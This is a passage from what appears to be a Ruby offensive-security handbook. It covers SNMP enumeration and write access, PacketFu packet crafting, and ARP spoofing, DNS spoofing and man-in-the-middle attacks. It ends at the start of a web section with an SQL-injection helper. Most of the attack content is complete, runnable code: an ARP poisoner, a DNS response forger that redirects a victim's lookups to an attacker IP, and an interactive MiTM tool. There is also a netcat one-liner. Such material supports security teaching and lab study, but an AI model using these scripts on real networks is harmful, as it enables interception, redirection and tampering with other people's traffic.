resolver = Net::DNS::Resolver.new
query = resolver.query("69.171.239.12", Net::DNS::PTR)
```

If you want to specify the nameserver(s) to use, it support an array of nameserver

```
resolver = Net::DNS::Resolver.new(:nameserver => "8.8.8.8")
```

or update the object

```
resolver = Net::DNS::Resolver.new
resolver.nameservers = ["8.8.4.4" , "8.8.8.8"]
```

---

http://searchsignals.com/tutorials/reverse-dns-lookup/

SNMP Enumeration

- Install ruby-snmp

  ```
  gem install snmp
  ```

Get Request

Miss configure an SNMP service would gives an attacker a huge mount of information. Let's to see you we can interact with the server to retrieve some info.

```
# KING SABRI | @KINGSABRI
require 'snmp'

# Connect to SNMP server
manager = SNMP::Manager.new(:host => '192.168.0.17')

# General info
puts "SNMP Version: " + manager.config[:version]
puts "Community: " + manager.config[:community]
puts "Write Community: " + manager.config[:WriteCommunity]


# Get hostname, contact and location
hostname = manager.get("sysName.0").each_varbind.map {|vb| vb.value.to_s}       # manag
er.get("sysName.0").varbind_list[0]
contact  = manager.get("sysContact.0").each_varbind.map {|vb| vb.value.to_s}    # manag
er.get("sysContact.0").varbind_list[0]
location = manager.get("sysLocation.0").each_varbind.map {|vb| vb.value.to_s}   # manag
er.get("sysLocation.0").varbind_list[0]

# It would take an array of OIDs
response = manager.get(["sysName.0", "sysContact.0", "sysLocation.0"])
response.each_varbind do |vb|
    puts vb.value.to_s
end
```

> Note: the OID names are case sensitive

Set Request

Sometimes we get luck and we get the private/management string of SNMP. At this moment we might be able to apply changes on the system, router, switches configurations.

```ruby
require 'snmp'
include SNMP

# Connect to SNMP server
manager = SNMP::Manager.new(:host => '192.168.0.17')
# Config our request to OID
varbind = VarBind.new("1.3.6.1.2.1.1.5.0", OctetString.new("Your System Got Hacked"))
# Send your request with varbind our settings
manager.set(varbind)
# Check our changes
manager.get("sysName.0").each_varbind.map {|vb| vb.value.to_s}
manager.close
```

Packet manipulation

In this chapter, we'll try to do variant implementations using the awesome lib, PacketFu[1].

PacketFu - The packet manipulation

PacketFu Features

- Manipulating TCP protocol
- Manipulating UDP protocol
- Manipulating ICMP protocol
- Packet Capturing - Support TCPdump style[2]
- Read and write PCAP files

Installing PacketFu

Before installing packetfu gem you'll need to install `ruby-dev` and `libpcap-dev`

```
apt-get -y install libpcap-dev
```

then install packetfu and pcaprub(required for packet reading and writing from network interfaces)

- Install packetfu & pcaprub gems

  ```
  gem install packetfu pcaprub
  ```

Basic Usage

Get your interface information

```ruby
require 'packetfu'

ifconfig = PacketFu::Utils.ifconfig("wlan0")
ifconfig[:iface]
ifconfig[:ip_saddr]
ifconfig[:eth_saddr]
```

Get MAC address of a remote host

```ruby
PacketFu::Utils.arp("192.168.0.21", :iface => "wlan0")
```

Read Pcap file

```ruby
PacketFu::PcapFile.read_packets("file.pcap")
```

Building TCP Syn packet

```ruby
require 'packetfu'

def pkts
  #$config = PacketFu::Config.new(PacketFu::Utils.whoami?(:iface=> "wlan0")).config
 # set interface
  $config = PacketFu::Config.new(:iface=> "wlan0").config   # use this line instead of above if you face `whoami?': uninitialized constant PacketFu::Capture (NameError)

  #
  #--> Build TCP/IP
  #
  #- Build Ethernet header:---------------------------------------
  pkt = PacketFu::TCPPacket.new(:config => $config , :flavor => "Linux")    # IP header
  #     pkt.eth_src = "00:11:22:33:44:55"        # Ether header: Source MAC ; you can use: pkt.eth_header.eth_src
  #     pkt.eth_dst = "FF:FF:FF:FF:FF:FF"        # Ether header: Destination MAC ; you can use: pkt.eth_header.eth_dst
  pkt.eth_proto                                  # Ether header: Protocol ; you can use: pkt.eth_header.eth_proto
  #- Build IP header:---------------------------------------------
  pkt.ip_v     = 4                     # IP header: IPv4 ; you can use: pkt.ip_header.ip_v
  pkt.ip_hl    = 5                     # IP header: IP header length ; you can use: pkt.ip_header.ip_hl
  pkt.ip_tos   = 0                     # IP header: Type of service ; you can use: pkt.ip_header.ip_tos
  pkt.ip_len   = 20                    # IP header: Total Length ; you can use: pkt.ip_header.ip_len
  pkt.ip_id                            # IP header: Identification ; you can use: pkt.ip_header.ip_id
  pkt.ip_frag  = 0                     # IP header: Don't Fragment ; you can use: pkt.ip_header.ip_frag
  pkt.ip_ttl   = 115                   # IP header: TTL(64) is the default ; you can use: pkt.ip_header.ip_ttl
  pkt.ip_proto = 6                     # IP header: Protocol = tcp (6) ; you can use: pkt.ip_header.ip_proto
  pkt.ip_sum                           # IP header: Header Checksum ; you can use: pkt.ip_header.ip_sum
  pkt.ip_saddr = "2.2.2.2"             # IP header: Source IP. use $config[:ip_saddr] if you want your real IP ; you can use: pkt.ip_header.ip_saddr
  pkt.ip_daddr = "10.20.50.45"         # IP header: Destination IP ; you can use: pkt.ip_header.ip_daddr
  #- TCP header:-------------------------------------------------
  pkt.payload        = "Hacked!"       # TCP header: packet header(body)
  pkt.tcp_flags.ack  = 0               # TCP header: Acknowledgment
  pkt.tcp_flags.fin  = 0               # TCP header: Finish
  pkt.tcp_flags.psh  = 0               # TCP header: Push
  pkt.tcp_flags.rst  = 0               # TCP header: Reset
  pkt.tcp_flags.syn  = 1               # TCP header: Synchronize sequence numbers
  pkt.tcp_flags.urg  = 0               # TCP header: Urgent pointer
```

```
  pkt.tcp_ecn         = 0                 # TCP header: ECHO
  pkt.tcp_win         = 8192              # TCP header: Window
  pkt.tcp_hlen        = 5                 # TCP header: header length
  pkt.tcp_src         = 5555              # TCP header: Source Port (random is the default
 )
  pkt.tcp_dst         = 4444              # TCP header: Destination Port (make it random/r
ange for general scanning)
  pkt.recalc                              # Recalculate/re-build whole pkt (should be at t
he end)
  #--> End of Build TCP/IP

  pkt_to_a = [pkt.to_s]
  return pkt_to_a
end


def scan
  pkt_array = pkts.sort_by{rand}
  puts "-" * " [-] Send Syn flag".length + "\n"  + " [-] Send Syn flag " + "\n"

  inj = PacketFu::Inject.new(:iface => $config[:iface] , :config => $config, :promisc =
> false)
  inj.array_to_wire(:array => pkt_array)        # Send/Inject the packet through connec
tion

  puts " [-] Done" + "\n" + "-" * " [-] Send Syn flag".length
end

scan
```

Simple TCPdump

Lets see how we can

```
require 'packetfu'

capture = PacketFu::Capture.new(:iface=> "wlan0", :promisc => true, :start => true)
capture.show_live
```

Simple IDS

This is a simple IDS will print source and destination of any communication has "hacked" payload

```
require 'packetfu'

capture = PacketFu::Capture.new(:iface => "wlan0", :start => true, :filter => "ip")
loop do
  capture.stream.each do |pkt|
    packet = PacketFu::Packet.parse(pkt)
    puts "#{Time.now}: " + "Source IP: #{packet.ip_saddr}" + " --> " + "Destination IP:
#{packet.ip_daddr}" if packet.payload =~ /hacked/i
  end
end
```

Now try to Netcat any open port then send hacked

```
echo "Hacked" | nc -nv 192.168.0.15 4444
```

return

```
2015-03-04 23:20:38 +0300: Source IP: 192.168.0.13 --> Destination IP: 192.168.0.15
```

> 1. PacketFu Homepage ↩

> 2. TCPdump Cheat sheet ↩

ARP Spoofing

As you know, ARP Spoofing attack in the core of MitM attacks. In this part we'll know how to write simple and effective ARP spoofer tool to use it in later spoofing attacks.

Scenario

We have 3 machines in this scenario as shown below.

```
               |Attacker|
                   |
                   v
|Victim| -----------------> |Router| ---> Internet
```

Here the list of IP and MAC addresses of each of theme in the following table[1]

Host/Info	IP Address	MAC Address
Attacker	192.168.0.100	3C:77:E6:68:66:E9
Victim	192.168.0.21	00:0C:29:38:1D:61
Router	192.168.0.1	00:50:7F:E6:96:20

To know our/attacker's interface information

```
info = PacketFu::Utils.whoami?(:iface => "wlan0")
```

returns a hash

```
{:iface=>"wlan0",
 :pcapfile=>"/tmp/out.pcap",
 :eth_saddr=>"3c:77:e6:68:66:e9",
 :eth_src=>"<w\xE6hf\xE9",
 :ip_saddr=>"192.168.0.13",
 :ip_src=>3232235533,
 :ip_src_bin=>"\xC0\xA8\x00\r",
 :eth_dst=>"\x00P\x7F\xE6\x96 ",
 :eth_daddr=>"00:50:7f:e6:96:20"}
```

So you can extract these information like any hash `info[:iface]` , `info[:ip_saddr]` , `info[:eth_saddr]` , etc..

Building victim's ARP packet

```
# Build Ethernet header
arp_packet_victim = PacketFu::ARPPacket.new
arp_packet_victim.eth_saddr = "3C:77:E6:68:66:E9"       # our MAC address
arp_packet_victim.eth_daddr = "00:0C:29:38:1D:61"       # the victim's MAC address
# Build ARP Packet
arp_packet_victim.arp_saddr_mac = "3C:77:E6:68:66:E9"   # our MAC address
arp_packet_victim.arp_daddr_mac = "00:0C:29:38:1D:61"   # the victim's MAC address
arp_packet_victim.arp_saddr_ip = "192.168.0.1"          # the router's IP
arp_packet_victim.arp_daddr_ip = "192.168.0.21"         # the victim's IP
arp_packet_victim.arp_opcode = 2                        # arp code 2 == ARP reply
```

Building router packet

```
# Build Ethernet header
arp_packet_router = PacketFu::ARPPacket.new
arp_packet_router.eth_saddr = "3C:77:E6:68:66:E9"       # our MAC address
arp_packet_router.eth_daddr = "00:0C:29:38:1D:61"       # the router's MAC address
# Build ARP Packet
arp_packet_router.arp_saddr_mac = "3C:77:E6:68:66:E9"   # our MAC address
arp_packet_router.arp_daddr_mac = "00:50:7F:E6:96:20"   # the router's MAC address
arp_packet_router.arp_saddr_ip = "192.168.0.21"         # the victim's IP
arp_packet_router.arp_daddr_ip = "192.168.0.1"          # the router's IP
arp_packet_router.arp_opcode = 2                        # arp code 2 == ARP reply
```

Run ARP Spoofing attack

```
# Send our packet through the wire
while true
    sleep 1
    puts "[+] Sending ARP packet to victim: #{arp_packet_victim.arp_daddr_ip}"
    arp_packet_victim.to_w(info[:iface])
    puts "[+] Sending ARP packet to router: #{arp_packet_router.arp_daddr_ip}"
    arp_packet_router.to_w(info[:iface])
end
```

Source[2]

Wrapping all together and run as `root`

```ruby
#!/usr/bin/env ruby
#
# ARP Spoof Basic script
#
require 'packetfu'

attacker_mac = "3C:77:E6:68:66:E9"
victim_ip    = "192.168.0.21"
victim_mac   = "00:0C:29:38:1D:61"
router_ip    = "192.168.0.1"
router_mac   = "00:50:7F:E6:96:20"

info = PacketFu::Utils.whoami?(:iface => "wlan0")
#
# Victim
#
# Build Ethernet header
arp_packet_victim = PacketFu::ARPPacket.new
arp_packet_victim.eth_saddr = attacker_mac        # attacker MAC address
arp_packet_victim.eth_daddr = victim_mac          # the victim's MAC address
# Build ARP Packet
arp_packet_victim.arp_saddr_mac = attacker_mac    # attacker MAC address
arp_packet_victim.arp_daddr_mac = victim_mac      # the victim's MAC address
arp_packet_victim.arp_saddr_ip = router_ip        # the router's IP
arp_packet_victim.arp_daddr_ip = victim_ip        # the victim's IP
arp_packet_victim.arp_opcode = 2                  # arp code 2 == ARP reply

#
# Router
#
# Build Ethernet header
arp_packet_router = PacketFu::ARPPacket.new
arp_packet_router.eth_saddr = attacker_mac        # attacker MAC address
arp_packet_router.eth_daddr = router_mac          # the router's MAC address
# Build ARP Packet
arp_packet_router.arp_saddr_mac = attacker_mac    # attacker MAC address
arp_packet_router.arp_daddr_mac = router_mac      # the router's MAC address
arp_packet_router.arp_saddr_ip = victim_ip        # the victim's IP
arp_packet_router.arp_daddr_ip = router_ip        # the router's IP
arp_packet_router.arp_opcode = 2                  # arp code 2 == ARP reply

while true
    sleep 1
    puts "[+] Sending ARP packet to victim: #{arp_packet_victim.arp_daddr_ip}"
    arp_packet_victim.to_w(info[:iface])
    puts "[+] Sending ARP packet to router: #{arp_packet_router.arp_daddr_ip}"
    arp_packet_router.to_w(info[:iface])
end
```

> Note: Don't forget to enable packet forwarding on your system to allow victim to browse internet.
>
> `echo "1" > /proc/sys/net/ipv4/ip_forward`

Returns, time to wiresharking ;)

```
[+] Sending ARP packet to victim: 192.168.0.21
[+] Sending ARP packet to router: 192.168.0.1
.
.
.
[+] Sending ARP packet to victim: 192.168.0.21
[+] Sending ARP packet to router: 192.168.0.1
[+] Sending ARP packet to victim: 192.168.0.21
[+] Sending ARP packet to router: 192.168.0.1
```

> [1]. Create table the easy way - Table Generator ↩

> [2]. Source: DNS Spoofing Using PacketFu ↩

DNS Spoofing

Continuing our attack through ARP Spoofing, we want to change the victim's DNS request to whatever destination we like.

Scenario

```
                |Attacker|
                    | AttackerSite
                    v                      AttackerSite
|Victim| ----------/ \----------> |Router| ----------> Internet
          AnySite      AttackerSite
```

> Keep the ARP spoof attack running

The same IPs of ARP spoof attack

Host	IP Address
Attacker	192.168.0.100
Victim	192.168.0.21
Router	192.168.0.1

Now we cant intercept DNS Query packet coming from victim's machine. Since PacketFu supports filters in capturing (to reduce mount of captured packets) we'll use `udp and port 53 and host` filter, then we'll inspect the captured packet to ensure that it's a query then find the requested domain. **Download DNS packet**.

From Wireshark, if we take a deeper look at the DNS query payload in `Domain Name System (query)`, we can see its been presented in hexadecimal format.




Figure 1. DNS query Payload

Let's to anatomize our payload

```
0000   e7 1d 01 00 00 01 00 00 00 00 00 00 07 74 77 69
0010   74 74 65 72 03 63 6f 6d 00 00 01 00 01
```

- The First 2 bytes is the **Transaction ID** and we don't care about it for now. (Our case: `\xe7\x1d`)
- The next 2 bytes is the **Flags**[3]. (We need: `\x01\x00` = \x10)
- Furthermore, in **Queries** section which contains

```
0000   07 74 77 69 74 74 65 72 03 63 6f 6d 00 00 01 00
0010   01
```

- The **Queries** starts at *13 byte* of the payload.
  - The 13th byte specifies the length of the domain name *before* the *very first dot* (without last dot com or whatever the top domain is). (Our case: `\x07`) **Try:** `[%w{ 74 77 69 74 74 65 72 }.join].pack("H*")`
    - Notice The domain name of "twitter.com" equals `\x07` but "www.twitter.com" equals `\x03` the same consideration for subdomains
    - Each dot after first dot will be replaced with the length of the followed characters

e.g. www.google.co.uk

- First length (**www**) => will be replaced with `\x03`
- First dot(**.google**) => will be replaced with `\x06`
- Second dot(**.co**) => will be replaced with `\x02`
- Third dot(**.uk**) => will be replaced with `\x02`

- The very end of the domain name string is terminated by a `\x00`.
- The next 2 bytes refers to the **type of the query**[4]. (Our case: `\x00\x01`)

Now what?!

- We need to start capturing/sniffing on specific interface
- We need to enable promiscuous mode on our interface
- We need to capture UDP packets on port 53 only
- We need parse/analyze the valid UDP packets only
- We need to make sure this packet is a DNS query
- We need to get the queried/requested domain
  - We need to know the domain length
  - We need to get the FQDN
- Build a DNS response
- Replace the requested domain with any domain we want
- Re inject the packet into victim connection and send

I'll divide our tasks then wrap it up in one script

```
#!/usr/bin/env ruby
#
require 'packetfu'

include PacketFu

#
# * We need to start capturing/sniffing on specific interface
# * We need to enable promiscuous mode on our interface
# * We need to capture UDP packets on port 53 only
#
filter = "udp and port 53 and host " + "192.168.0.21"
capture = Capture.new(:iface => "wlan0",:start => true, :promisc => true, :filter => fi
lter, :save => true)

# * We need to get the queried/requested domain
#    * We need to know the domain length
#    * We need to get the FQDN
#
# Convert DNS Payload to readable - Find The FQDN
#
def readable(raw_domain)
  # Prevent processing non domain
  if raw_domain[0].ord == 0
    puts "ERROR : THE RAW STARTS WITH 0"
```

```
    return raw_domain[1..-1]
  end

  fqdn = ""
  length_offset = raw_domain[0].ord
  full_length   = raw_domain[ 0..length_offset ].length
  domain_name   = raw_domain[(full_length - length_offset)..length_offset]

  while length_offset != 0
    fqdn << domain_name + "."
    length_offset = raw_domain[full_length].ord
    domain_name   = raw_domain[full_length + 1..full_length + length_offset]
    full_length   = raw_domain[0..full_length + length_offset].length
  end

  return fqdn.chomp!('.')
end

# * We need parse/analyze the valid UDP packets only
# * We need to make sure this packet is a DNS query
#
# Find the DNS packets
#
capture.stream.each do |pkt|
  # Make sure we can parse the packet; if we can, parse it
  if UDPPacket.can_parse?(pkt)
    @packet = Packet.parse(pkt)

    # Make sure we have a query packet
    dns_query = @packet.payload[2..3].to_s

    if dns_query == "\x01\x00"
      # Get the domain name into a readable format
      domain_name = @packet.payload[12..-1].to_s # FULL QUERY
      fqdn = readable(domain_name)

      # Ignore non query packet
      next if domain_name.nil?

      puts "DNS request for: " + fqdn
    end
  end
end
```

Till now we successfully finished ARP Spoofing then DNS capturing but still we need to replace/spoof the original response to our domain. e.g. attacker.zone, now we have to build a DNS response instead of spoofed to be sent. So what we need?

- taking the IP we are going to redirect the user to (the spoofing_ip)
  - converting it into hex using the `to_i` and `pack` methods.
- From there we create a new UDP packet using the data contained in `@ourInfo` (IP and MAC) and fill in the normal UDP fields.

- I take most of this information straight from the DNS Query packet.
- The next step is to create the DNS Response.
    - the best way to understand the code here is to look at a DNS header and then
    - take the bit map of the HEX values and apply them to the header.
    - This will let you see what flags are being set.
- From here, we just calculate the checksum for the UDP packet and send it out to the target's machine.




Figure 2. DNS Response Payload

```
spoofing_ip = "69.171.234.21"
spoofing_ip.split('.').map {|octet| octet.to_i}.pack('c*')

  response = UDPPacket.new(:config => PacketFu::Utils.ifconfig("wlan0"))
  response.udp_src   = packet.udp_dst
  response.udp_dst   = packet.udp_src
  response.ip_saddr  = packet.ip_daddr
  response.ip_daddr  = "192.168.0.21"
  response.eth_daddr = "00:0C:29:38:1D:61"
```

Wrapping up

```
#!/usr/bin/env ruby
# -*- coding: binary -*-

# Start the capture process
require 'packetfu'
require 'pp'
include PacketFu


def readable(raw_domain)

  # Prevent processing non domain
  if raw_domain[0].ord == 0
    puts "ERROR : THE RAW STARTS WITH 0"
    return raw_domain[1..-1]
  end

  fqdn = ""
  length_offset = raw_domain[0].ord
  full_length   = raw_domain[ 0..length_offset ].length
  domain_name   = raw_domain[(full_length - length_offset)..length_offset]

  while length_offset != 0
    fqdn << domain_name + "."
    length_offset = raw_domain[full_length].ord
    domain_name   = raw_domain[full_length + 1 .. full_length + length_offset]
    full_length   = raw_domain[0 .. full_length + length_offset].length
  end

  return fqdn.chomp!('.')
end

#
# Send Response
#
def spoof_response(packet, domain)

  attackerdomain_name = 'rubyfu.net'
  attackerdomain_ip   = '54.243.253.221'.split('.').map {|oct| oct.to_i}.pack('c*')  #
Spoofing IP

  # Build UDP packet
  response = UDPPacket.new(:config => PacketFu::Utils.ifconfig("wlan0"))
  response.udp_src   = packet.udp_dst             # source port
  response.udp_dst   = packet.udp_src             # destination port
  response.ip_saddr  = packet.ip_daddr            # modem's IP address to be source
  response.ip_daddr  = packet.ip_saddr            # victim's IP address to be destinati
on
  response.eth_daddr = packet.eth_saddr           # the victim's MAC address
  response.payload   = packet.payload[0,1]        # Transaction ID
  response.payload  += "\x81\x80"                 # Flags: Reply code: No error (0)
```

```
  response.payload  += "\x00\x01"                 # Question: 1
  response.payload  += "\x00\x00"                 # Answer RRs: 0
  response.payload  += "\x00\x00"                 # Authority RRs: 0
  response.payload  += "\x00\x00"                 # Additional RRs: 0
  response.payload  += attackerdomain_name.split('.').map do |section| # Queries | Name
: , Convert domain to DNS style(the opposite of readable method)
    [section.size.chr, section.chars.map {|c| '\x%x' % c.ord}.join]
  end.join + "\x00"
  response.payload  += "\x00\x01"                 # Queries | Type: A (Host address)
  response.payload  += "\x00\x01"                 # Queries | Class: IN (0x0001)
  response.payload  += "\xc0\x0c"                 # Answer | Name: twitter.com
  response.payload  += "\x00\x01"                 # Answer | Type: A (Host address)
  response.payload  += "\x00\x01"                 # Answer | Class: IN (0x0001)
  response.payload  += "\x00\x00\x00\x25"         # Answer | Time to live: 37 seconds
  response.payload  += "\x00\x04"                 # Answer | Data length: 4
  response.payload  += attackerdomain_ip          # Answer | Addr
  response.recalc                                 # Calculate the packet
  response.to_w(response.iface)                   # Send the packet through our interfa
ce
end

filter = "udp and port 53 and host " + "192.168.0.21"
@capture = Capture.new(:iface => "wlan0", :start => true, :promisc => true, :filter =>
filter, :save => true)
# Find the DNS packets
@capture.stream.each do |pkt|
  # Make sure we can parse the packet; if we can, parse it
  if UDPPacket.can_parse?(pkt)
    packet = Packet.parse(pkt)

    # Get the offset of the query type: (request=\x01\x00, response=\x81\x80)
    dns_query = packet.payload[2..3].to_s

    # Make sure we have a dns query packet
    if dns_query == "\x01\x00"
      # Get the domain name into a readable format
      domain_name = packet.payload[12..-1].to_s # FULL DOMAIN
      fqdn = readable(domain_name)
      # Ignore non query packet
      next if domain_name.nil?
      puts "DNS request for: " + fqdn

    end
    # Make sure we have a dns reply packet
    if dns_query == "\x81\x80"
      domain_name = packet.payload[12..-1].to_s # FULL DOMAIN
      fqdn = readable(domain_name)
      puts "[*] Start Spoofing: " + fqdn
      spoof_response packet, domain_name
    end

  end
end
```

https://github.com/SilverFoxx/Spoofa/blob/master/spoofa

Sources[1] [2] - The code has been modified and fixed

---

1. DNS Spoofing Using PacketFu ↩

2. Manipulating The Network with PacketFu ↩

3. DNS Header Flags ↩

Bit	Flag	Description	Reference
bit 5	AA	Authoritative Answer	[RFC1035]
bit 6	TC	Truncated Response	[RFC1035]
bit 7	RD	Recursion Desired	[RFC1035]
bit 8	RA	Recursion Allowed	[RFC1035]
bit 9		Reserved	
bit 10	AD	Authentic Data	[RFC4035]
bit 11	CD	Checking Disabled	[RFC4035]

4. DNS Lookups Types ↩

Type	Value	Description
A	1	IP Address
NS	2	Name Server
CNAME	5	Alias of a domain name
PTR	12	Reverse DNS Lookup using the IP Address
HINFO	13	Host Information
MX	15	MX Record
AXFR	252	Request for Zone Transfer
ANY	255	Request for All Records

Man in the Middle Attack (MiTM)

Example of a more elaborate MiTM attack using ARP Poisoning with PacketFU and socket using source code in this book as base.

```
require 'packetfu'
require 'socket'

def poison(lip, lmac, vip, vmac, rip, int_name)
   puts "Sending ARP Packet Spoof Every 29 Seconds…"
   x = PacketFu::ARPPacket.new(:flavor => "Linux")
     x.eth_saddr = lmac      # your MAC Address
     x.eth_daddr = vmac      # victim MAC Address
     x.arp_saddr_mac = lmac # your MAC Address
     x.arp_daddr_mac = vmac # victim MAC Address
     x.arp_saddr_ip = rip   # Router IP Address
     x.arp_daddr_ip=  vip   # Victim IP Address
     x.arp_opcode = 2       # ARP Reply Code
   while true do
     x.to_w(int_name)       # Put Packet to wire  interface
      sleep(29)             # interval in seconds, change for your preference
   end
end

def get_ifconfig(int_name)
    int_config = PacketFu::Utils.whoami?(:iface => int_name)
    return int_config[:ip_saddr], int_config[:eth_saddr]
end

def get_victim_info
   puts "enter victim ip"
   vip = gets
   puts "enter victim MAC"
   vmac = gets
   puts "enter gateway ip"
   rip = gets
   return vip, vmac, rip
end

# need to be root to run this
unless Process.uid.zero?
  puts "you need to run this script as root!"
  exit 0
end

# select interface to use and start setup
interfaces = Socket.getifaddrs.map { |i| i.name }.compact.uniq
list = Hash[(0...interfaces.size).zip interfaces]
list.each do |l, v|
  puts "#{l} #{v}"
```

```
end

puts "enter interface number to use on MITM"
int_number = gets
if  list.key?(int_number.to_i)
   lip, lmac = get_ifconfig(list.fetch(int_number.to_i))
   vip, vmac, rip = get_victim_info()
   poison(lip, lmac, vip, vmac, rip, list.fetch(int_number.to_i))
else
  puts "Selected interface does not exists"
end
```

Source: Ruby-MiTM and Rubyfu ARP Spoofing topic.

Chapter 0x4 | Web Kung Fu

Send Get request

Using Net::HTTP

```ruby
#!/usr/bin/env ruby
# KING SABRI
# Usage | ruby send_get.rb [HOST] [SESSION_ID]
#
require "net/http"

host       = ARGV[0] || "172.16.50.139"
session_id = ARGV[1] || "3c0e9a7edfa6682cb891f1c3df8a33ad"

def send_sqli(query)

  uri = URI.parse("https://#{host}/script/path/file.php?")
  uri.query = URI.encode_www_form({"var1"=> "val1",
                                   "var2"=> "val2",
                                   "var3"=> "val3"})

  http = Net::HTTP.new(uri.host, uri.port)
  http.use_ssl = true if uri.scheme == 'https'    # Enable HTTPS support if it's HTTPS

  request = Net::HTTP::Get.new(uri.request_uri)
